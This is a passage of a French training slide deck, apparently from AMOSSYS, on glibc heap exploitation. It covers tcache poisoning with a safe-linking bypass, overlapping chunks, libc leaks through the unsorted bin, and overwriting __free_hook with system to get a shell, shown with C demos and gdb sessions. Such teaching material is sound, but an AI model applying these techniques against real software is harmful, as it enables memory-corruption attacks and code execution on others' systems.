0x5555555592a0: 0x000055500000c7b9 0x0000000000000000
0x5555555592b0: 0x0000000000000000 0x0000000000000021
0x5555555592c0: 0x0000000555555559 0xff36ba6b2e6b7d2a
0x5555555592d0: 0x0000000000000000 0x0000000000000021
0x5555555592e0: 0x565f544552434553 0x0000000000000000
0x5555555592f0: 0x0000000000000000 0x0000000000000411
0x555555559300: 0x3d20316b6e756863 0x3030303035353520
0x555555559310: 0x63300a3962376330 0x000a30650a396237
```

Exploitation

tcache poisonning - 3 - choisir où on va allouer le prochain chunk

```
int main(int argc, char ** argv){
  void * chunk1 = malloc(16);
  void * chunk2 = malloc(16);
  void * secret = malloc(16);
  strncpy(secret, "SECRET_VALUE", 12);
  free(chunk2);
  free(chunk1);
  long leak1 = *chunk2;
  long leak2 = *chunk1;
  long leak3 = xor(leak1, leak2);
  long new_at = xor(secret, leak1);
  *(long *)chunk1 = new_at;
  printf("chunk1 = %llx\n", *chunk1);
  chunk1 = malloc(16);
  chunk2 = malloc(16);
  printf("%s\n", chunk2);
}
```

```
(gdb) c
Continuing.
SECRET_V
[Inferior 1 (process 54908) exited normally]
```

tcache poisonning - 3 - choisir où on va allouer le prochain chunk

Ce qu'il faut avoir retenu ici :

- Si on a :
  - Un use after free en écriture et en lecture
  - Des leaks heap qui nous permettent de bypass le safe linking
  - Qu'on connaît l'adresse de là où on veut allouer un chunk
- On peut allouer un chunk n'importe où

On va voir maintenant où ça peut être interessant d'allouer un chunk

Exploitation

Overlapping chunks

Cette partie va être un peu moins techinque, un peu plus haut niveau

L'idée de l'overlapping c'est avant tout

- une exploitation tcache
- visant à allouer un chunk sur une structure déjà existante pour la modifier ou lui faire faire des actions non prévues.

Dans tous les cas il nous faut

- bypass du safe linking
- récupérer l'adresse de là où on veut malloc notre nouveau chunk
- tache exploit pour allouer un chunk on on veut

Quelles sont les target interessante d'overlapping ?

Overlapping chunks

Comme vu dans l'exemple précédent on peut overlapp sur un chunk de heap auquel nous ne sommes pas censé avoir accès.

On peut aussi le faire ailleurs, mais où ?

Exploitation

Overlapping chunks

Comme vu dans l'exemple précédent on peut overlapp sur un chunk de heap auquel nous ne sommes pas censé avoir accès.

On peut aussi le faire ailleurs, mais où ?

- Si on connait une adresse de stack on peu overlapp sur stack pour

Exploitation

Overlapping chunks

Comme vu dans l'exemple précédent on peut overlapp sur un chunk de heap auquel nous ne sommes pas censé avoir accès.

On peut aussi le faire ailleurs, mais où ?

→ Si on connait une adresse de stack on peu overlapp sur stack pour
- modifier les variables locales d'une fonction
- modifier la stackframe pour faire une ropchain

Exploitation

Overlapping chunks

Comme vu dans l'exemple précédent on peut overlapp sur un chunk de heap auquel nous ne sommes pas censé avoir accès.

On peut aussi le faire ailleurs, mais où ?

- Si on connait une adresse de stack on peu overlapp sur stack pour
  - modifier les variables locales d'une fonction
  - modifier la stackframe pour faire une ropchain
- Si on connait une adresse du code et que c'est pas full RELRO

Overlapping chunks

Comme vu dans l'exemple précédent on peut overlapp sur un chunk de heap auquel nous ne sommes pas censé avoir accès.

On peut aussi le faire ailleurs, mais où ?

- Si on connait une adresse de stack on peu overlapp sur stack pour
  - modifier les variables locales d'une fonction
  - modifier la stackframe pour faire une ropchain
- Si on connait une adresse du code et que c'est pas full RELRO
  - On peut modifier une adresse de la plt

Exploitation

Overlapping chunks

Comme vu dans l'exemple précédent on peut overlapp sur un chunk de heap auquel nous ne sommes pas censé avoir accès.

On peut aussi le faire ailleurs, mais où ?

- Si on connait une adresse de stack on peu overlapp sur stack pour
  - modifier les variables locales d'une fonction
  - modifier la stackframe pour faire une ropchain
- Si on connait une adresse du code et que c'est pas full RELRO
  - On peut modifier une adresse de la plt
- On connait une adresse de heap donc on peut

Overlapping chunks

Comme vu dans l'exemple précédent on peut overlapp sur un chunk de heap auquel nous ne sommes pas censé avoir accès.

On peut aussi le faire ailleurs, mais où ?

- Si on connait une adresse de stack on peu overlapp sur stack pour
  - modifier les variables locales d'une fonction
  - modifier la stackframe pour faire une ropchain
- Si on connait une adresse du code et que c'est pas full RELRO
  - On peut modifier une adresse de la plt
- On connait une adresse de heap donc on peut
  - réallouer sur un chunk d'intérêt
  - ça peut être tout et n'importe quoi, ça depend de ce qu'il y a sur la heap à ce moment là

Exploitation

Overlapping chunks

Comme vu dans l'exemple précédent on peut overlapp sur un chunk de heap auquel nous ne sommes pas censé avoir accès.

On peut aussi le faire ailleurs, mais où ?

- Si on connait une adresse de stack on peu overlapp sur stack pour
  - modifier les variables locales d'une fonction
  - modifier la stackframe pour faire une ropchain
- Si on connait une adresse du code et que c'est pas full RELRO
  - On peut modifier une adresse de la plt
- On connait une adresse de heap donc on peut
  - réallouer sur un chunk d'intérêt
  - ça peut être tout et n'importe quoi, ça depend de ce qu'il y a sur la heap à ce moment là
- Si on a un leak libc on peut

Exploitation

AMOSSYS

Overlapping chunks

Comme vu dans l'exemple précédent on peut overlapp sur un chunk de heap auquel nous ne sommes pas censé avoir accès.

On peut aussi le faire ailleurs, mais où ?

- Si on connait une adresse de stack on peu overlapp sur stack pour
  - modifier les variables locales d'une fonction
  - modifier la stackframe pour faire une ropchain
- Si on connait une adresse du code et que c'est pas full RELRO
  - On peut modifier une adresse de la plt
- On connait une adresse de heap donc on peut
  - réallouer sur un chunk d'intérêt
  - ça peut être tout et n'importe quoi, ça depend de ce qu'il y a sur la heap à ce moment là
- Si on a un leak libc on peut
  - plt de la libc
  - __malloc_hook
  - __free_hook
  - file structure (_IO_2_1_stdin_, _IO_2_1_stdout_, _IO_2_1_stderr_)

Exploitation

__malloc_hook/__free_hook

Il existe deux fonctions dans la libc qui sont à 0 à la base

- __malloc_hook
- __free_hook

```
(gdb) p &__free_hook
$1 = (void (**)(void *, const void *)) 0x7ffff7bed8e8 <__free_hook>
(gdb) p &__malloc_hook
$2 = (void *(**)(size_t, const void *)) 0x7ffff7bebc30 <__malloc_hook>
(gdb) x/gx __free_hook
0x0:        Cannot access memory at address 0x0
(gdb) x/gx __malloc_hook
0x0:        Cannot access memory at address 0x0
```

Comme leur noms l'indiquent ça permet de hooker les appels à malloc et à free ainsi si on arrive à les réécrire on peut faire certaines choses interessantes

À la base elles sont à 0 mais si la valeur contenue à ces adresses est differente de 0 alors le hook prendra effet

Exploitation

__malloc_hook/__free_hook

- PS : ce n'est plus d'actualité sur les libc récentes
- Nous allons tout de même l'expliquer
- Il nous faut :
  - Pouvoir allouer un chunk où on veut
    - un leak heap
    - pour bypass le safelinking
    - et pouvoir réallouer un chunk où on veut
  - et savoir où sont ces fonctions -> un leak libc
- Si on est capable d'avoir tout ça on pourra :
  - allouer un nouveau chunk sur __malloc_hook ou __free_hook
  - réécrire cette adresse par une fonction qui nous interesse afin de la trigger lors du prochain appel à malloc/free

Exploitation

__malloc_hook/__free_hook

```c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char ** argv){
void  * test = malloc(0x16);
strncpy(test, "/bin/sh\x00", 8);
free(test);
return 0;
}
```

Sur un petit programme comme ça, peut on intervenir (dans gdb) pour obtenir un shell ?

Exploitation

__malloc_hook/__free_hook

```c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char ** argv){
void  * test = malloc(0x16);
strncpy(test, "/bin/sh\x00", 8);
free(test);
return 0;
}
```

```
(gdb) disas main
...
0x00000000000006bc <+50>: mov  %rax,%rdi
0x00000000000006bf <+53>: call  0x550 <free@plt>
...
(gdb) b *main+50
(gdb) r
Breakpoint 1, 0x00005555554006bc in main ()
(gdb) set *(unsigned long*)&__free_hook=system
(gdb) c
Continuing.
[Detaching after fork from child process 61902]
sh-5.3$ ls
g  ld-linux-x86-64.so.2  libc.so.6
solve.py  test  test.c  test_patched
sh-5.3$
```

Exploitation

__malloc_hook/free_hook

Maintenant si on met tout ça ensemble avec le tcache poisonning,

il nous faut :

- Un leak de la heap pour pouvoir bypass le pointeur mangling
- Un UAF read write sur les chunks de heap pour pouvoir changer la nouvelle allocation
- Et on voudrait pouvoir realloc sur __free_hook ou __malloc_hook et y écrire l'adresse de system
- Un leak de la libc pour connaitre l'adresse de __free_hook ou de __malloc_hook et de system

Problème on a pas de leak libc ...

Mais on va en avoir un ;)

Intro leak libc

Pour l'instant nous nous sommes concentré sur des petits chunks, seulement de taille < 0x400 le problème c'est que tous ces chunks vont dans le tcache qui est une structure qui ne nous donnera pas de leak libc

Mais je vous ai dit plus tôt qu'il existait différents types de listes

Notamment la liste unsorted bin, pour les chunks de taille supérieur à 0x400

Nous allons utiliser ça pour avoir un leak de la libc

Exploitation

libc leak easy way (On peut allouer des gros chunks)

```
int main(int argc, char ** argv){
    void * big_chunk1 = malloc(0x430);
    void * big_chunk2 = malloc(0x430);
    free(big_chunk1);
    //break ici
    printf("0x%llx", *big_chunk1);
    return 0;
}
```

```
FACULTATIF
0x7ffff7f88b20
= <main_arena+96>:0x555555559b10
0x555555559b10: 0x000000 0x0204f1
```

Ce sont des concepts que je vous laisserai approfondir si vous le souhaitez, n'hesitez pas à me demander (sur place j'aurai pas trop le temps mais par mail oui)

```
(gdb) x/16gx 0x0000555555559000
0x555555559000: 0x0000000000000000 0x0000000000000291
0x555555559010: 0x0000000000000000 0x0000000000000000
0x555555559020: 0x0000000000000000 0x0000000000000000
0x555555559030: 0x0000000000000000 0x0000000000000000
0x555555559040: 0x0000000000000000 0x0000000000000000
0x555555559050: 0x0000000000000000 0x0000000000000000
0x555555559060: 0x0000000000000000 0x0000000000000000
0x555555559070: 0x0000000000000000 0x0000000000000000
(gdb) x/4gx 0x0000555555559290
0x555555559290: 0x0000000000000000 0x0000000000000441
0x5555555592a0: 0x00007ffff7f88b20 0x00007ffff7f88b20
(gdb) x/4gx 0x00005555555596d0
0x5555555596d0: 0x0000000000000440 0x0000000000000440
0x5555555596e0: 0x0000000000000000 0x0000000000000000
```

Exploitation

Libc leak hard way

OK, plus dur maintenant

- on ne peut plus alloc de chunk aussi gros (seulement de blocs de taille < 0x100)
- mais on a un overflow sur ces blocks
- que peut on faire ?

Exploitation

Libc leak hard way

Nous allons utiliser l'overflow pour modifier la taille du chunk puis le free et ainsi le mettre dans la bonne liste(unsorted bin)

```
int main(int argc, char ** argv){
    void * chunk1 = malloc(0x80);
    void * chunk2 = malloc(0x80);
    *(int *)(chunk1 + 0x88) = (int)0x431;
    //brek ici
    free(chunk2);
    return 0;
}
```

```
(gdb) c
Continuing.
double free or corruption (!prev)
Program received signal SIGABRT, Aborted.
__pthread_kill_implementation
```

```
0x555555559290: 0x000000000000 0x000000000091
0x5555555592a0: 0x000000000000 0x000000000000
0x5555555592b0: 0x000000000000 0x000000000000
0x5555555592c0: 0x000000000000 0x000000000000
0x5555555592d0: 0x000000000000 0x000000000000
0x5555555592e0: 0x000000000000 0x000000000000
0x5555555592f0: 0x000000000000 0x000000000000
0x555555559300: 0x000000000000 0x000000000000
0x555555559310: 0x000000000000 0x000000000000
0x555555559320: 0x000000000000 0x000000000431
0x555555559330: 0x000000000000 0x000000000000
```

Exploitation

Libc leak hard way

Ça ne marche pas car il faut free quelque chose de cohérent pour les algos de heap.

```
int main(int argc, char ** argv){
    void * chunk1 = malloc(0x80);
    ...
    void * chunk8 = malloc(0x80);
    void * chunk9 = malloc(0x30);
    void * chunk10 = malloc(0x80);
    ...
    void * chunk16 = malloc(0x80);
    void * chunk17 = malloc(0x30);
    *(int *)(chunk1 + 0x88) = (int)0x431;
    *(int *)(chunk9 + 0x38) = (int)0x431;
    //break ici
    free(chunk2);
    printf("0x%llx\n", *(long *)chunk2);
    return 0;
}
```

```
...
0x555555559310: 0x000000000000 0x000000000000
0x555555559320: 0x000000000000 0x000000000431
0x555555559330: 0x000000000000 0x000000000000
... (0x555555559320 + 0x430 = 0x555555559750)
0x555555559740: 0x000000000000 0x000000000000
0x555555559750: 0x000000000000 0x000000000431
0x555555559760: 0x000000000000 0x000000000000
... (0x555555559750 + 0x430 = 0x555555559b80)
0x555555559b80: 0x000000000000 0x000000020481
```

Exploitation

Libc leak hard way

```c
int main(int argc, char ** argv){
    void * chunk1 = malloc(0x80);
    ...
    void * chunk8 = malloc(0x80);
    void * chunk9 = malloc(0x30);
    void * chunk10 = malloc(0x80);
    ...
    void * chunk16 = malloc(0x80);
    void * chunk17 = malloc(0x30);
    *(int *)(chunk1 + 0x88) = (int)0x431;
    *(int *)(chunk9 + 0x38) = (int)0x431;
    free(chunk2);
    //break ici
    printf("0x%llx\n", *(long *)chunk2);
    return 0;
}
```

```
0x555555559320: 0x000000000000 0x000000000431
0x555555559330: 0x7ffff7f88b20 0x7ffff7f88b20
```

libc leak

Ce qu'il faut avoir retenu ici :

- Si on a :
  - pas de primite de leak libc
  - on peut force la presence d'un adresse libc sur heap grace à malloc/free d'un gros chunk
  - overflow pour changer la taille d'un chunk et le forcer à se free dans un unsorted bin
  - utiliser la struct tcache à notre avantage pour free un chunk de taille qui finira dans unsorted bin
- On peut allouer un chunk n'importe où

Les targets interessantes pour allouer un chunk sur la libc sont

- Les __malloc_hook/__free_hook
- La plt de la libc
- Les files strucures (pas couvert ici)

Exploitation

Overlapping metadata

- Nous avons parlé de l'overlapping des chunks dans un cadre ou nous voulions allouer des chunks sur des structures existantes
- Mais pour des souci de taille, les chunks sont déjà overlapp les uns les autres

Exploitation

Overlapping metadata

```c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char ** argv){
  void * secret = malloc(24);
  strncpy(secret, "aaaaaaaabbbbbbbbcccccccc", 24);
}
```

```
0x555555559290: 0x0000000000000000 0x0000000000000021
0x5555555592a0: 0x6161616161616161 0x6262626262626262
0x5555555592b0: 0x6363636363636363 0x0000000000020d51
```

Overlapping metadata

- Supposons qu'il y ait un UAF en écriture ici
- Est-ce que ça poserait problème ?

Exploitation

Overlapping metadata

- Supposons qu'il y ait un UAF en écriture ici
- Est-ce que ça poserait problème ? Non car cet espace n'est pas utilisé par le tcache
- Dans quel cadre ça pourrait poser problème ?

Exploitation

Overlapping metadata

- Supposons qu'il y ait un UAF en écriture ici
- Est-ce que ça poserait problème ? Non
- Dans quel cadre ça pourrait poser problème ?
  - Sur les chunks qui sont mis dans unsorted bin par exemple
  - Car cet espace sert à stocker la taille de l'ancien chunk

Exploitation

Overlapping metadata

```c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char ** argv){
  void * secret = malloc(0x800);
  strncpy(secret, "SECRET_VALUE", 12);
  void * c1 = malloc(0x808);
  void * c2 = malloc(0x800);
  free(c1);
  strncpy(c1+0x800, "\x30\x08", 2);
  free(c2);
}
```

```
$ ./overlap2
corrupted size vs. prev_size while consolidating
zsh: IOT instruction  ./overlap2
```

- Cela rappelle fortement les problèmes que nous avons rencontrés pour obtenir un leak libc
- Il faut donc d'abord créer un heap cohérent avant de pouvoir libérer n'importe quoi